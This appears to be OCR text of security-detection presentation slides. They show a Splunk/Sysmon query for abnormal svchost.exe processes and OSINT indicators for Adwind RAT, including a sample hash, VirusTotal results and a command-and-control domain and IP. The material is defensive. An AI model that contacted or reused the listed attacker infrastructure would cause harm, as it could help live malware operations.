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

Advanced Detection (ab-normal svchost.exe)

alert_sysmon_suspicious_svchost

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=1 svchost.exe
| search Image="*\\svchost.exe*"
    CommandLine!="* -k *" OR
    (Image!="C:\\Windows\\System32\\svchost.exe"
     Image!="C:\\Windows\\SysWOW64\\svchost.exe") OR
    ParentImage!="C:\\Windows\\system32\\services.exe"
```

* Search for «svchost.exe» process created
  - Without « -k » parameter
  - Parent process is not «services.exe»
  - Running under wrong path
  - *(extra: whitelist for known good Hashes or IMPHASH-es)*

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

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ANDRA ZAHARIA
MARCOM MANAGER

JULY 4TH, 2016 • 17:15

How do you know Evil? (OSINT)

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ANDRA ZAHARIA
MARCOM MANAGER

JULY 4T


virustotal

SHA256:	7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0
File name:	Doc-172394856.jar
Detection ratio:	0 / 52
Analysis date:	2016-07-04 07:45:42 UTC (1 day, 2 hours ago) View latest

Analysis | File detail | Additional information | Comments 2 | Votes

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection

G+1 1 Like 9 virustotal

ANDRA ZAHARIA
MARCOM MANAGER

SHA256: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0

File name: 7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0.bin

Detection ratio: 8 / 55

Analysis date: 2016-07-05 10:18:08 UTC (10 minutes ago)

1 0

Analysis | File detail | Additional information | Comments 2 | Votes

#Adwind


Posted 1 day, 1 hour ago by CSISkruse

submitname:"7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0"
vxstream-threatscore:79/100
domains:"jmcoru.alcatelupd.xyz"
hosts:"77.81.104.169:6050"
source:https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100

Posted 1 day, 2 hours ago by PayloadSecurity

How do you know Evil? (OSINT)

Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



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



Advanced Detection (Adwind RAT)


Security Alert: Adwind RAT Spotted in Targeted Attacks with Zero AV Detection



Advanced Detection (Adwind RAT)

alert_sysmon_java-malware-infection

